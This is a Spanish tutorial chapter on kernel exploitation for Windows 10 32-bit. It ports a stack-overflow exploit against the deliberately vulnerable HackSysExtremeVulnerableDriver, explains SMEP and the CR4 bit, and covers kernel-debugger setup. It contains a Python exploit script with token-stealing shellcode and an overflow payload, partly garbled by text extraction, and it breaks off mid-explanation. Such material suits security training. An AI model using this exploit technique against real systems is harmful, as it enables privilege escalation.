

INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 62.

Contents

| | |
|---|----|
| INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 62. | 1 |
| WINDOWS 10..... | 1 |
| SMEP | 1 |
| DESHABILITAR FIRMAS..... | 4 |
| CPUID | 13 |
| RP++ | 15 |

WINDOWS 10

Retornamos después de las vacaciones con nuevos tutoriales, en este caso veremos la variante de explotación del mismo driver que vimos en Windows 7 de 32 bits, ahora en Windows 10 de 32 bits.

SMEP


La diferencia como dijimos esta en SMEP y que es eso, es la protección para evitar saltar de kernel a ejecutar páginas marcadas como user, como hacemos en los ejemplos que vimos hasta ahora que allocamos una página en user con permiso de ejecución, y cuando tomamos control de la misma saltamos allí donde está el shellcode directamente.

El que quiere profundizar sobre el tema smep, acá hay una muy buena explicación, está en ingles pero se entiende.

<https://www.coresecurity.com/system/files/publications/2016/05/Windows%20SMEP%20bypass%20U%3DS.pdf>

How does it work?

- Feature enabled by the OS



- Detects **ring-0** code running in **user space**
- **User space** = Memory space used by applications programs (stack, heap, code, etc).
- **Ring-0** code is used by **kernel OSs**

El bit 20 del registro de DEBUG cr4 es el que si esta prendido (1) habilita la protección SMEP, por lo tanto para que no funcione habrá que poner a cero (0) ese bit con algún rop, antes de saltar a ejecutar el bloque allocado en USER.

```

43421.py x 43421 (1).py x scratch_ctypes.py x ntldr.py x psapi.py x
GENERIC_READ = 0x00000000
GENERIC_WRITE = 0x00000000
GENERIC_EXECUTE = 0x00000000
GENERIC_ALL = 0x00000000
FILE_SHARE_DELETE = 0x00000004
FILE_SHARE_READ = 0x00000001
FILE_SHARE_WRITE = 0x00000002
CREATE_NEW = 1
CREATE_ALWAYS = 2
OPEN_EXISTING = 3
OPEN_ALWAYS = 4
TRUNCATE_EXISTING = 5

shellcode = "\x59\x56\x57\x60\x33\xC0\x64\x8B\x24\x01\x00\x00\x8B\x40\x50\x8B\xC8\xBA\x04\x00\x00\x00\x8B\x00\x00\x00\x2D\xB8\x00\x00\x39\xB4\x00\x00\x75\xD0\x8B\x90\xF8"
IOCTL_STACK = 0x22027

hDevice = ctypes.windll.kernel32.CreateFileA(r"\\.\HackSysExtremeVulnerableDriver", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, None, OPEN_EXISTING, 0, None)

print int(hDevice)

# ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(0x824), ctypes.c_int(0x3000), ctypes.c_int(0x40))
data = shellcode + ((0x828 - len(shellcode)) * "A") + struct.pack("<L", int(buf)) + struct.pack("<L", 0x0BAD0B0B0)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf), data, ctypes.c_int(len(data)))

bytes_returned = winntypes.DWORD(0)
hwinntypes.HANDLE(hDevice)
bwinntypes.LPOUID(buf)
ctypes.windll.kernel32.DeviceIoControl(h, IOCTL_STACK, b, -1, None, 0, ctypes.pointer(bytes_returned), 0)

ctypes.windll.kernel32.CloseHandle(hDevice)
os.system("calc.exe")
raw input()

```

Allí vemos buf que era el buffer ejecutable creado en USER con permiso de ejecución donde luego saltamos directo a ejecutar cuando producimos el overflow y pisamos el return address.

```


data = shellcode + ((0x828 - len(shellcode)) * "A") + struct.pack("<L", int(buf)) + struct.pack("<L", 0x0BAD0B0B0)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(buf), data, ctypes.c_int(len(data)))

```

Allí con la dirección del buffer de user pisábamos el return address y el

```
struct.pack("<L", 0x0BAD0B0B0 )
```


Evitaba que siguiéramos copiando más abajo, ya que salía del loop y terminaba de copiar.



Antes que nada debemos decir que para que funcione Windows 10 como host de debugging de kernel, luego de instalar VKD como vimos en los capítulos anteriores y antes de reiniciar se debe tipear por única vez en una consola con permiso de administrador.


```
BCDEDIT /dbgsettings serial
```

Y ahí sí, reiniciamos, otra cosa que verán es que al reiniciar les saldrá algo como esto.



Donde deberán apretar f8.


DESHABILITAR FIRMAS.



Y allí deshabilitar la firma de drivers a la fuerza, que impide cargar el driver de VKD además que nos permitirá cargar el driver para explotar que obviamente no está firmado.

En el caso de explotar un driver de algún programa o hardware estará firmado y cargara sin problemas.

Después de todo eso, arrancara el windbg y breakeara, seguimos apretando G, continuara la ejecución hasta que arranque el sistema.



```
nel 'compine, resets=0, reconnect, port=\\.\pipe\kd_Windows_10' - WinDbg:10.0.15063.468 X86
Command - Kernel 'compine, resets=0, reconnect, port=\\.\pipe\kd_Windows_10' - WinDbg:10.0.15063.468 X86


Microsoft (R) Windows Debugger Version 10.0.15063.468 X86
Copyright (c) Microsoft Corporation. All rights reserved.

>opened \\.\pipe\kd_Windows_10
Waiting to reconnect...
Connected to Windows 10 15063 x86 compatible target at (Mon Feb  5 07:32:35.029 2018 (UTC - 3:00)), ptr64 FALSE
Kernel Debugger connection established.


***** Symbol Path validation summary *****
Response      Time (ms)      Location
Deferred      SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Symbol search path is: SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 10 Kernel Version 15063 MP (1 procs) Free x86 compatible
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 15063.0.x86fre.rs2_release.170317-1834
Machine Name:
Kernel base = 0x81c1e000 PsLoadedModuleList = 0x81e1b998
Debug session time: Mon Feb  5 07:32:32.461 2018 (UTC - 3:00)
System Uptime: 0 days 1:56:12.774
Break instruction exception - code 80000003 (first chance)
*****
* You are seeing this message because you pressed either *
*   CTRL+C (if you run console kernel debugger) or, *
*   CTRL+BREAK (if you run GUI kernel debugger). *
* on your debugger machine's keyboard. *
*
*   THIS IS NOT A BUG OR A SYSTEM CRASH *
*
* If you did not intend to break into the debugger, press the "g" key, then *
* press the "Enter" key now. This message might immediately reappear. If it *
* does, press "g" and "Enter" again. *
*
*****
at!RtlpBreakWithStatusInstruction;
31d2a284 cc          int     3

kd>
```

Cargo el driver con OSRLOADER



Luego REGISTER SERVICE



Y luego START SERVICE.


Ya sabemos que si queremos probar los exploits en Python deberemos instalarlo en el target y ponerlo en las environment variables, sino habrá que compilarlo en C o C++ con el runtime embebido, lo cual corre sin problemas.

Ahora debemos


1)Agregar un ROP que deshabilite SMEP (se debería detectar la versión exacta de Windows y según cual sea, que el script use el rop específico para cada una, ya que será diferente en cada caso, este script que estoy haciendo como es solo para una versión exacta de Windows 10, no le funcionara al que lo pruebe en otro Windows)

2)Modificar el shellcode para robar el Token que usábamos en Windows 7, que aquí no funcionara porque las estructuras cambian un poco.

Recuerden que el ROP es relativo a la versión, en mi caso de ntoskrnl.exe en mi caso es 10.0.15063.483




Que corresponde a esta versión de Windows en otra versión no funcionara.




Por supuesto desde una consola de usuario normal se puede saber la versión de Windows por lo cual en un exploit profesional se detectara la misma y según cual sea se enviara el rop correcto para cada una.


Pero en mi caso lo hare solo para esa versión, no tengo ganas de trabajar tanto, jeje, ustedes para practicar pueden hacerlo.



Pondré un breakpoint al salir del loop, pero antes de quitar el windbg mirare el valor de los registers, luego de hacer debug-break.



Allí tenemos para ver los registros completos, también hay un comando que es r y algo mas para ver los debug registers, pero ahora me olvide los miro ahí jeje.



Vemos que el valor de cr4 es 6e9, y obvio el bit 20 esta deshabilitado, pero como puede ser si estoy en Windows 10, je.

Si paso a binario 0x6e9.


bin(0x6e9)

0b11011101001

Si el más bajo es el bit 0, es obvio que rellenando con ceros a la izquierda hasta completar los 32 bits.

